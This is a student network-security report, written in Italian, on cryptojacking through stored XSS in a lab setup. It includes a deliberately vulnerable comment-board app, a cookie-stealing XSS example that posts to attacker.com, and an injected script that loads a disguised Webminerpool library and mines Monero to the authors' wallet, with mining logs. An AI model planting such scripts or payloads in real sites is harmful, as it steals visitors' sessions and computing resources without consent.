

Tesina di
XSStrortion: Elaborato di Network Security

Corso di Laurea
in
Ingegneria Informatica

By
Luca Antonio Scolletta
Giovanni Liguori
Valerio Domenico Conte



January, 2025

INDICE

INDICE	
CHAPTER 1 Introduzione	1
CHAPTER 2 Cryptojacking	2
CHAPTER 3 Cross-Site Scripting (XSS)	4
3.1 Stored XSS	5
CHAPTER 4 Caso di studio	7
4.1 Web Application Vulnerabile	8
4.1.1 Configurazione del Server	8
4.1.2 Struttura del Database	9
4.1.3 Frontend	11
4.2 Webminerpool	11
4.2.1 Struttura di Webminerpool	11
4.2.2 Come Funziona Webminerpool	12
4.2.3 Modifiche al Codice	12
4.2.4 Istruzioni per l'Esecuzione	15
4.3 Wallet	16
4.4 Risultati Operativi e Monitoraggio	16
4.4.1 Log del Server	16
4.4.2 Log con Due Client	17
4.4.3 Statistiche del Pool MoneroOcean	17
CHAPTER 5 Tecniche di attacco	19
5.1 Inserimento commento malevolo	19
5.2 Altri tag	20

5.3	Offuscamento	24
5.4	Contromisure	26

CHAPTER 1

Introduzione

Le criptovalute rappresentano l'applicazione più conosciuta e discussa di quelle che vengono chiamate Blockchain o, più in generale, Tecnologie a Registro Distribuito (DLT). La loro storia inizia sostanzialmente nel 2009, anno in cui venne pubblicato un paper di introduzione a Bitcoin; l'autore di questo paper era una persona (o un gruppo di persone) sotto lo pseudonimo di Satoshi Nakamoto e aveva sviluppato questa tecnologia decentralizzata e distribuita per effettuare transazioni con garanzie di sicurezza e immutabilità. Nel corso degli anni successivi, sono nate tante altre criptovalute, per esempio Ethereum, ed è sorto un grande interesse generale misto anche a perplessità. In effetti, una delle caratteristiche peculiari di questi assets è che sono caratterizzati da una forte volatilità, alternando periodi di crescita rapida a periodi in cui il loro valore si abbassava drasticamente. Tanti sono stati dunque gli investimenti così come le speculazioni, di conseguenza qualcuno è riuscito a guadagnarci mentre molti altri hanno perso molti soldi.

Un'altra peculiarità è che le criptovalute, essendo completamente virtuali, vengono “coniate” sfruttando fondamentalmente la potenza di calcolo dei nodi che partecipano alle reti peer-to-peer sottostanti alle blockchain; tale processo viene detto in gergo “mining”. I calcoli delle funzioni di hash richiesti dal mining comportano un elevato consumo energetico; inoltre, serve in genere hardware special purpose per raggiungere una potenza computazionale soddisfacente. Un utente standard che vuole fare mining con hardware generico può allora partecipare a pool di mining in maniera tale da mettere in comune una percentuale scelta della proprie risorse computazionali con quella degli altri partecipanti al pool. Per conservare le criptovalute possedute, esistono supporti fisici o software digitali detti Crypto Wallet, ai quali sono associati degli indirizzi (Wallet Address) che servono per identificare mittenti e destinatari delle transazioni sulle blockchain.

CHAPTER 2

Cryptojacking

In questo “oceano” di novità e incertezza, se da una parte troviamo utenti realmente interessati a investire in queste tecnologie e assets, dall’altra troviamo utenti il cui obiettivo è fare speculazione o, peggio, truffare chi si avvicina a questo mondo senza essere sufficientemente informato. Gli attacchi e le truffe possibili sono tante, dal più banale schema ponzi fino ad arrivare ad attacchi su rete veri e propri. In particolare, ci siamo interessati a una forma di attacco che prende il nome di Cryptojacking. Tramite questo tipo di attacco, un utente malevolo riesce ad utilizzare i dispositivi delle vittime per fare mining di criptovalute senza il consenso dei proprietari. Questo tipo di attacco sfrutta dunque la potenza di calcolo dei dispositivi infetti, rallentandoli e aumentando i costi energetici per le vittime. A differenza di altri attacchi, il cryptojacking non mira a rubare dati o denaro direttamente, ma a “rubare” risorse computazionali per generare critpovalute. Secondo il SonicWall Cyber Threat Report del 2024, gli attacchi di tipo Cryptojacking sono cresciuti quasi del 660% nel corso del 2023 rispetto all’anno precedente (<https://www.sonicwall.com/resources/white-papers/2024-sonicwall-cyber-threat-report>), conseguenza della crescente popolarità delle critpovalute e dell’evoluzione delle tecniche di attacco.




Figure 2.1: Grafico da sonicwall.com

Ci sono infatti diverse possibilità per mettere in atto attacchi di Cryptojacking:

- Stored XSS (Cross-Site Scripting): gli attaccanti sfruttano vulnerabilità nei siti web per inserire script malevoli che vengono eseguiti quando gli utenti visitano il sito;
- Phishing: tramite email fraudolente, la vittima può essere indirizzata (tramite link malevoli) su siti che eseguono mining in background oppure indotta a scaricare allegati malevoli contenenti malware che effettuano operazioni analoghe;
- Drive-by download: gli attaccanti inseriscono codice malevolo in siti web compromessi; quando un utente visita il sito, il malware viene scaricato e installato automaticamente sul dispositivo senza che l'utente se ne accorga;
- Software manomesso: gli attaccanti distribuiscono versioni compromesse di software legittimo che contengono malware di cryptojacking

Il cryptojacking può avere un impatto per niente trascurabile sulle prestazioni dei dispositivi delle vittime, rallentandoli notevolmente e aumentando i costi energetici; per quanto sia semplice notare le prestazioni degradate del sistema attaccato da un malware di cryptojacking, è molto più complesso rilevarne la causa.

In questo progetto abbiamo deciso di concentrarci sul Cryptojacking tramite Stored XSS, simulando un attacco di questo tipo, mostrando le possibilità per metterlo in atto e occultarlo (lato attaccante) e le azioni da intraprendere come contromisure per proteggersi da questo tipo di attacco (lato vittima).

CHAPTER 3

Cross-Site Scripting (XSS)

Dopo aver trattato in cosa consiste un attacco Cryptojacking, passiamo a discutere della modalità mediante cui quest'attacco viene effettuato; all'interno del nostro progetto si è deciso di sviluppare una semplice WebApp, la quale permette a utenti di condividere commenti. Sono molti i pattern a cui le applicazioni web sono vulnerabili: quella che abbiamo scelto di realizzare per effettuare un attacco Cryptojacking è il **Cross-Site Scripting (XSS)**. La tassonomia realizzata da *OWASP* ci viene incontro nella trattazione di questa vulnerabilità: è dovuta a un'insufficiente validazione dei dati di input/output e gli attacchi che la sfruttano non hanno come target l'applicazione in sé, ma gli utenti che la utilizzano. Questa vulnerabilità permette di iniettare script malevoli all'interno di siti web e applicazioni, che verranno poi eseguiti quando gli utenti, ignari, li utilizzeranno: pone le basi sul rapporto di fiducia creatosi tra il client e il server ospitante l'applicazione utilizzata.

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	<i>XSS</i> is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored , 2) Reflected , and 3) DOM based XSS .	Detection of most XSS flaws is fairly easy via testing or code analysis.	Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Figure 3.1: Trattazione di OWASP nella *Top 10 for Javascript*

Notiamo che i **threats agents**, ovvero coloro che bisogna considerare possibili minacce, sono rappresentati da chiunque possa inviare dati non fidati al sistema; sostanzialmente, qualunque tipo di utente. È un tipo di attacco molto diffuso, ma come tratteremo successivamente è abbastanza semplice da individuare e da risolvere. Ricapitolando, gli attacchi (XSS) si verificano quando:

- Dei dati entrano in un'applicazione Web attraverso una fonte non attendibile, più frequentemente tramite una richiesta web;
- I dati vengono inclusi in contenuti dinamici inviati a un utente web senza essere validati per verificare l'assenza di contenuti dannosi.

- I contenuti dannosi inviati al browser web spesso assumono la forma di un segmento di codice JavaScript, ma possono anche includere HTML, Flash o qualsiasi altro tipo di codice che il browser può eseguire.

Vediamo un esempio:

```
(String) page += "<input name='creditcard' type='TEXT' value='"
request.getParameter("CC") + '>';
```

In questo caso si utilizza l'input dell'utente per creare dinamicamente una sezione della pagina HTML senza nessuna validazione, precisamente per mostrare il numero della carta di credito inserita dall'utente;

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?
foo=' +document.cookie</script>'.
```

Inserendo come input testuale questo script malevolo si invia il cookie di sessione del client ad un utente malevolo.

Gli attacchi XSS possono essere distinti in più categorie:

- **Reflected XSS**, in cui il client invia una richiesta contenente uno script malevolo al server e questa viene eseguita quando quest'ultimo la invia indietro all'utente;
- **DOM-Based XSS**, in cui lo script rimane nell'ambito del DOM dell'utente;
- **Stored XSS**, la tipologia più pericolosa: va ad inserire codice malevolo all'interno dell'applicazione in modo permanente, per esempio salvandola su un database nel backend.

3.1 Stored XSS

Il nostro progetto utilizza quest'ultima tipologia di attacchi XSS: nella nostra bacheca di messaggi, poiché non correttamente sanificata, se un utente manda uno script malevolo esso verrà salvato in un database che conterrà tutti i commenti da mostrare su richiesta della pagina dei commenti. Ogni volta che un utente inconsapevole cerca di visualizzare i dati sulla bacheca, il rendering dei dati farà sì che venga eseguito il codice JavaScript sul suo browser, aprendo la porta a tanti

possibili attacchi, come l'ottenimento di un cookie o, nel nostro caso, l'esecuzione di calcoli per la creazione di BitCoin.





Figure 3.2: Funzionamento di Stored XSS

CHAPTER 4


Caso di studio

In questa dimostrazione, ci proponiamo di sfruttare una vulnerabilità XSS per iniettare uno script javascript che abiliti il mining di criptovaluta Monero tramite la libreria *WebMinerPool*, utilizzando così le risorse dell’utente. Tale approccio dimostra come un attaccante possa abusare delle risorse di calcolo dei visitatori di una pagina vulnerabile.

Di seguito lo schema riguardante l’iniezione di codice malevolo da parte di un attaccante.



Di seguito il funzionamento dell’attacco vero e proprio.



4.1 Web Application Vulnerabile

La web application è costituita da:

- Un frontend minimale composto da due file HTML: *index.html* per l'inserimento dei commenti e *comments.html* per la visualizzazione.
- Un backend basato su Node.js e Express, che gestisce richieste per servire i file HTML e interagisce con il database.
- Un database MySQL con una tabella *posts*, utilizzata per memorizzare i commenti inviati dagli utenti.

L'architettura è deliberatamente semplice e presenta una vulnerabilità di tipo Stored XSS. In particolare, i commenti forniti dagli utenti vengono memorizzati nel database senza alcuna sanitizzazione e successivamente restituiti al client senza protezioni contro l'iniezione di codice. Questo comportamento permette l'esecuzione di script nel contesto del browser degli utenti che visualizzano i commenti.

4.1.1 Configurazione del Server

Il server utilizza la porta 3000 per avviare il servizio e rispondere alle richieste HTTP. Il server gestisce due pagine principali: la **homepage** (*index.html*) e la **pagina dei commenti** (*comments.html*), entrambe situate nella directory *views*.

Dipendenze installate

Di seguito sono elencate le dipendenze utilizzate:

- **body-parser** (1.20.3): Middleware utilizzato per analizzare il corpo delle richieste HTTP. Serve per accedere ai dati inviati tramite form HTML con `req.body`.
- **express** (4.21.2): Framework per Node.js utilizzato per costruire e gestire server web.
- **knex** (3.1.0): Query builder per database relazionali.
- **mysql2** (3.12.0): Driver per connettersi a un database MySQL.
- **nodemon** (3.1.9): Tool per il riavvio automatico del server ogni volta che i file vengono modificati.

4.1.2 Struttura del Database

Il database contiene una tabella denominata *posts*, che memorizza i commenti inseriti dagli utenti. Ogni commento è associato a un nome utente, al testo del commento e a un timestamp che registra l'ora di inserimento. Di seguito la struttura della tabella:

Columns (4) + Add new									
Name	Nullability	Data Type	Default value	Computed Expression	Unsigned	Zero fill	Comment		
id	NOT NULL	int			NO	NO	Remove		
utente	NULL	varchar(255)			NO	NO	Remove		
commento	NULL	text			NO	NO	Remove		
timestamp	NULL	datetime	CURRENT_TIMESTAMP		NO	NO	Remove		

Figure 4.1: Tabella posts

Il database è configurato per utilizzare la porta predefinita 3306.

Collegamento al Database

Il collegamento al database è gestito tramite Knex.js, un query builder che semplifica l'interazione con database relazionali come MySQL. La configurazione del database è contenuta nel file `knexfile.js` e definisce i parametri principali:

```
const knex = require("knex")({
  client: "mysql2",
  connection: {
    host: "localhost",
    user: "root",
    database: "applicazione",
  },
});
```

Figure 4.2: Collegamento al database

Submit comment

In questa sezione ci focalizzeremo sulla funzione `submit-comment`, poiché è la parte del codice responsabile della vulnerabilità **XSS** (Cross-Site Scripting).

```
app.post('/submit-comment', async (req, res) => {
  const utente = req.body.user;
  const commento = req.body.text;

  try {
    await knex('posts').insert({utente: utente, commento: commento});
    // console.log('Commento inserito:', {utente, commento});
    res.redirect('/comments.html');
  } catch (err) {
    console.error('Errore nell\'inserire il commento:', err);
    res.status(500).send('Errore nel server');
  }
});
```

Figure 4.3: Rotta submit-comment

La funzione `submit-comment` è utilizzata per gestire l'invio di un commento da parte dell'utente. Quando viene effettuata una richiesta POST all'endpoint `/submit-comment`, la funzione esegue le seguenti operazioni:

- Acquisizione dei dati:** Recupera il nome dell'utente e il testo del commento dai campi `user` e `text` del corpo della richiesta.
- Inserimento nel database:** Utilizza una query per salvare il commento nella tabella `posts` del database.
- Reindirizzamento:** Se l'inserimento ha successo, reindirizza l'utente alla pagina `/comments.html`, dove è possibile visualizzare i commenti aggiornati.

Tuttavia, questa funzione non effettua controlli o sanificazioni sui dati inviati dall'utente, rendendola vulnerabile ad attacchi **XSS** (Cross-Site Scripting).

4.1.3 Frontend

Il frontend è costituito da due pagine HTML:

- *index.html*, che contiene un modulo per l'inserimento dei commenti, con campi per il nome utente e il testo del commento.
- *comments.html*, che visualizza i commenti recuperati dal server. Il contenuto dei commenti viene inserito dinamicamente nella pagina tramite JavaScript senza alcuna sanitizzazione.

4.2 Webminerpool

Webminerpool è un framework open-source progettato per consentire il mining di criptovalute attraverso browser web. Questo approccio sfrutta le risorse computazionali dei dispositivi degli utenti connessi per eseguire i calcoli richiesti.

Il progetto è ospitato su GitHub ed è disponibile al seguente indirizzo:
<https://github.com/notgiven688/webminerpool>.

4.2.1 Struttura di Webminerpool

La struttura del framework è suddivisa in due componenti principali:

Backend Server

Il backend è implementato per la maggior parte in linguaggio C#, con alcune funzioni (in particolare funzioni di verifica degli hash calcolati) in C e C++. Il server svolge le seguenti funzioni:

- Gestione delle connessioni con i client tramite WebSocket.
- Comunicazione con i pool di mining per ottenere e inviare i dati di calcolo.
- Assegnazione dei "job" di mining ai client connessi.
- Verifica dei risultati ricevuti dai client e invio degli hash validi al pool di mining.

Frontend Client

Il frontend è costituito da codice JavaScript che utilizza WebAssembly per eseguire calcoli intensivi direttamente nel browser. Le principali funzionalità del client includono:

- Ricezione dei task di mining dal server.
- Esecuzione di calcoli hash utilizzando le risorse del dispositivo.
- Restituzione dei risultati al server per la verifica.

4.2.2 Come Funziona Webminerpool

Il funzionamento di Webminerpool può essere descritto in più fasi:

Connessione Iniziale

Il browser del client si connette al backend tramite WebSocket. Questo consente una comunicazione bidirezionale e in tempo reale, necessaria per il mining distribuito.

Assegnazione del Lavoro

Una volta stabilita la connessione, il backend invia un "job" al client. Un job consiste in:

- Un insieme di dati (ad esempio, l'indirizzo del wallet e il "nonce") necessari per il calcolo del hash.
- Parametri specifici per il mining, come la difficoltà del calcolo.

Esecuzione del Calcolo

Il client utilizza WebAssembly per eseguire i calcoli hash. Questa tecnologia permette di ottenere prestazioni elevate, sfruttando le risorse del dispositivo dell'utente.

Invio dei Risultati

Il client invia i risultati del calcolo al backend. Il server verifica la validità degli hash e, se corretti, li inoltra al pool di mining.

Ripetizione

Il processo viene ripetuto continuamente finché il client rimane connesso e disponibile per eseguire i calcoli.

4.2.3 Modifiche al Codice

Durante lo sviluppo, sono state apportate diverse modifiche ai file del progetto per adattarlo alle nostre esigenze:

Server.csproj

Modificata la versione di .NET da 5 a 9. (dovuto principalmente al fatto che i nostri mac apple silicon non supportano la versione 5.

```
<TargetFramework>net9.0</TargetFramework>
```

Figure 4.4: Server.csproj

pools.json

Aggiornati i pool di mining.

```
{
    "moneroocean.stream:100": {
        "url": "gulf.moneroocean.stream",
        "port": 80,
        "emptypassword": "x",
        "algorithm": "cn"
    },
    "moneroocean.stream": {
        "url": "gulf.moneroocean.stream",
        "port": 10001,
        "emptypassword": "x",
        "algorithm": "cn"
    }
}
```

Figure 4.5: pooljson.png

logins.json

Aggiunto il nostro portafoglio e pool di riferimento.

```
{
    "favpool": {
        "login": {
            "password": "x",
            "pool": "monerocean.stream"
        }
    }
}
```

Figure 4.6: loginsjson.png

libhash.so

Questa è la libreria che fa il controllo della validità degli hash calcolati, abbiamo dovuto ricompilare tutti i file C e spostare questo file nella cartella server

miner-script.js

File creato da noi per consentire il mining.

```
const script = document.createElement('script');
script.src = 'http://192.168.1.9:8000/generic_error_handler.js'; // webmr.js
document.head.appendChild(script);

script.onload = () => {
    console.log('webmr.js is loaded. Starting mining in 3 seconds...');

    setTimeout(() => {
        server = 'ws://192.168.1.9:8181'; // WebSocket server

        // Avvia il mining
        startMining(
            'monerocean.stream',
            '422Q0Nnnix8hmMEkF3TWePSvKm6DiV7sS3Za2dXrynsJ1w8U6AzwjEdnewdhmP3CDaqvaS6BjEjGMK9mnnumtufvLmz5HJ1');
        console.log('Mining started: Connected to server ' + server);
    }, 3000); // Avvia il mining dopo 3 secondi
};
```

Figure 4.7: miner-scriptjs.png

E' uno dei file principali del client che gestisce la comunicazione con il server di mining. Le sue funzionalità principali includono:

- **Gestione della connessione server-client:** Stabilisce e mantiene una connessione WebSocket tra il browser e il server. Gestisce l'invio e la ricezione di task (job) di mining tra il client e il server.
- **Invio dei risultati:** Una volta calcolati gli hash richiesti, li invia al server per la validazione e la registrazione nel pool di mining.

Vediamo che viene incluso il file generic_error_handler.js , il file in questione è un file di libreria di webminingpool che abbiamo rinominato, il nome originario era webmr.js. Nell’immagine precedente [4.7] vediamo molti console.log di debug, nella versione finale verranno poi ovviamente rimossi. Lo script finale diventerà come quello nell’immagine di seguito:

```
const script = document.createElement('script');
script.src = 'http://192.168.1.9:8000/generic_error_handler.js';
document.head.appendChild(script);

script.onload = () => {
    server = 'ws://192.168.1.9:8181';
    startMining(
        'monerocean.stream',
        '422QQNhnhX8hmMEkF3TWePSvKm6D1V7sS3Za2dXrynsJ1w8U6AzwjEdnewdhmP3CDaquaS6BjEjGMK9mnumtufvLmz5HJ1');
};
```

Figure 4.8: miner-scriptjs-finale.png

webmr.js

webmr.js è una versione compressa e combinata di diversi file essenziali per il mining. Deriva dall’unione dei seguenti componenti:

- **miner.js:** Gestisce la comunicazione server-client.
- **worker.js:** Implementa i WebWorker per eseguire calcoli hash in parallelo. Ogni WebWorker gestisce un thread separato.
- **cn.js:** Un modulo WebAssembly generato con Emscripten, che contiene l’implementazione dell’algoritmo Cryptonight. Questo modulo viene caricato e utilizzato da worker.js per eseguire calcoli hash ad alte prestazioni.

4.2.4 Istruzioni per l’Esecuzione

Server

Il server per il mining può essere buildato ed eseguito con i seguenti comandi dalla cartella server:

- dotnet build -c Release
- dotnet run -c Release

Il server opera sulla porta 8181.

Client

Il file miner.js viene reso accessibile sulla porta 8000 utilizzando un server HTTP semplice. Per avviarlo, è necessario eseguire il seguente comando dalla directory webminerpool/SDK/miner_compressed:

- `python3 -m http.server 8000 –bind 0.0.0.0`

4.3 Wallet

Per il progetto è stato creato un wallet Monero utilizzando monero-gui-wallet, un’interfaccia grafica per la gestione dei wallet Monero. Questo wallet è stato configurato per ricevere le ricompense derivanti dal mining.




Figure 4.9: screen wallet

4.4 Risultati Operativi e Monitoraggio

Durante i test del progetto, sono stati raccolti e analizzati i log generati dal server e i risultati ottenuti nel pool MoneroOcean. Le immagini seguenti mostrano il funzionamento del sistema in tempo reale.

4.4.1 Log del Server

La Figura seguente mostra i log del server durante il mining. Il server assegna i job al client e registra gli hash risolti e inviati al pool.

```

[1/7/2025 11:43:42 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.0kH/s
10392a3c-63c6-4bd3-8045-dab89c370942: reports solved hash
10392a3c-63c6-4bd3-8045-dab89c370942: solved job
[1/7/2025 11:49:52 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.0kH/s
[1/7/2025 11:50:02 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.0kH/s
[1/7/2025 11:50:12 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
Sending job to 1 client(s)!
10392a3c-63c6-4bd3-8045-dab89c370942: got job from pool (cn-half, v2)
[1/7/2025 11:50:22 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
[1/7/2025 11:50:32 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
[1/7/2025 11:50:42 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
[1/7/2025 11:50:52 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
10392a3c-63c6-4bd3-8045-dab89c370942: reports solved hash
10392a3c-63c6-4bd3-8045-dab89c370942: solved job
Sending job to 1 client(s)!
10392a3c-63c6-4bd3-8045-dab89c370942: got job from pool (cn-half, v2)
